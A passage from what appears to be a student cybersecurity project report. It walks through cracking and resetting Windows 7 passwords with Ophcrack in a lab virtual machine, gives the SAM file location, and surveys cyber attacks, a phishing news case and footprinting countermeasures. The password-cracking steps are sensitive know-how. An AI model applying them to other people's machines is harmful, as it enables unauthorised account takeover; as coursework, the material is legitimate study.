
******

***Step 4:-Click on Storage and click on empty and select on Hard disk option and choose on Ophcrack option***

***Step 5:-Then Start Win\_7***

***Note: If you already set the password then you can Start, Otherwise you have to set the passwords first then follow the steps.***

***Step 6:- Ophcrack tool will automatically start running on win 7.***

*** ***

***Step 7:-Click “yes” & “ok” options on the pop-up windows.***

***Step 8:- we can see the all User names and passwords in the Ophcrack as database.***

***And also we can change the passwords here.***

***Then, After opening Win\_7, if we give old password then it will show”Wrong Password”.***

***So this way, we can crack the passwords using Ophcrack tool***


***By using Command Prompt also we can change the passwords.***


***Another way of changing password is using SAM file in windows.***

***Location of sam file in windows:-***

*C:\Windows\System32\config*



***Step 1:-Click on Start and choose computer management***

**

*-*

***Step2:-Select Users, then select on the user whose password you want to change.***

***Step 3:- Then right click on that user and select set password and create a new password and click on ok.***

**

*By this way a hacker can hack the system once they get physical access to the computer.*

***Project 7:***

***Article On Cyber Security:-***

***What is a cyber-attack?***

*A cyber attack is a malicious and deliberate attempt by an individual or organization to breach the information system of another individual or organization. Usually, the attacker seeks some type of benefit from disrupting the victim’s network.*

*Cyber attacks hit businesses every day. Former Cisco CEO John Chambers once said, “There are two types of companies: those that have been hacked, and those who don’t yet know they have been hacked.” According to the* [*Cisco Annual Cybersecurity Report*](https://www.cisco.com/c/en_in/products/security/security-reports.html)*, the total volume of events has increased almost fourfold between January 2016 and October 2017. Cybercrime has increased every year as people try to benefit from vulnerable business systems. Often, attackers are looking for ransom: 53 percent of cyber attacks resulted in damages of $500,000 or more.*

*Cyberthreats can also be launched with ulterior motives. Some attackers look to obliterate systems and data as a form of “hacktivism.”*

***Common types of cyber attacks:-***

1. ***Malware***
2. ***Phishing***
3. ***Man-in-the-middle-attack***
4. ***SQL Injection***
5. ***Cracking***
6. ***Scanning etc..***

***Recent Cybersecurity attacks in India***

***Lucknow: Chief forest conservator duped of Rs 1.2 lakh in phishing attack***

Read more at:  
<http://timesofindia.indiatimes.com/articleshow/95346021.cms?utm_source=contentofinterest&utm_medium=text&utm_campaign=cppst>

****

***LUCKNOW: In yet another phishing attack by cyber miscreants, chief conservator of forest was duped on pretext of updating electricity bill. A cyber thug conned Chief Forest Conservator Deepak Kumar of Rs 1.23 lakh by unnerving him saying that the victim had not deposited his electricity bills and the connection will be snapped soon in Hazrztganj.***

***According to reports, the complaint got a message, on his mobile number, that his electricity bill was pending and the supply will be disconnected. It was also mentioned in the message that he should contact the electricity officer on the given mobile number even if he had deposited the bill.***

***The complainant contacted the mobile number mentioned in the message and the call taker asked him that his electricity bill was not transferred to the department and that was why he was sent the message. The miscreant asked him to download Any Desk app from the app store and then asked the complainant to transfer Rs 1 to get his electricity bill account ID updated.***

***“Soon as I transferred Rs.1, I got a message of deduction of Rs 25,000 from my bank account. I called him and asked why Rs 25000 was deducted and he disconnected the phone, saying he did not know anything about this transaction,” the complaint said.***

***He said he immediately contacted the bank and informed them about the money transaction. “I was told by the bank officials that two transactions of Rs 25000 and Rs 98,512 respectively were done through my bank account. On the suggestion of bank officials, I lodged a complaint with the Cyber Crime Helpline and the bank officials have also promised to register a case in this connection,” he said.***

***ADCP, Central Zone, Rajesh Srivastava said that an FIR under the charges of dishonesty and IT Act has been lodged while Cyber cell is also probing the case.***

***In the past also, a former high court judge and several civil servants were sent similar messages by the Cyber Scammers to con on pretext of payment of electricity bill.***

***As I learned Cybersecurity, I have studied more important things in this course. Mostly I have liked Footprinting, Mobile hacking, SQL injection, Phishing, Password cracking, Creating fake Gmail pages, etc…and also I learned the dangerous things in cyber world, Advantages and disadvantages of cybersecurity.***

***Foot printing:-***

* *Footprinting will allows the attacker to gather the information related to internal and external security architecture, attacker collects publicly available sensitive information.*
* *Collection of information also helps the attacker to identify the vulnerabilities in a system and which will in exploits to gain access.*
* *Getting more information about target reduces the focus area & bring attacker closer to the target to perform easier to attack.*

***Types of foot printing:-***

* ***Passive foot printing***
* ***Active foot printing***

***Foot printing can be done in many ways, below are some***

* ***Search engines***
* ***Websites***
* ***Advanced Google hacking***
* ***Social Engineering***
* ***Social Networking Sites***
* ***Tools***

***I have learned website foot printing using WHOIS tools. And I have learned to find the Company’s public and restricted details, determining the operating system, OS, port & Services, Collecting locating information, Searching people social networking sites.***

***Websites like swiggy, Microsoft, paytm,etc.. we can also found out like linkedIn (job sites).***

***Also by using Google Dorks, Web spiders etc.. we can use for foot printing.***

***Foot Printing Countermeasures:-***

* ***Restrict the employees to accessing social networking sites from organization network***
* ***Configure web servers to avoid information leakage***
* ***Educate employee to use Pseudonyms on blogs, group, and forums***
* ***Do not reveal critical information in press releases, annual reports etc***
* ***Disable directory listing in the web servers***
* ***Opt for privacy services on whois lookup database***
* ***Encrypt and password protect sensitive information.***

***END OF PROJECT***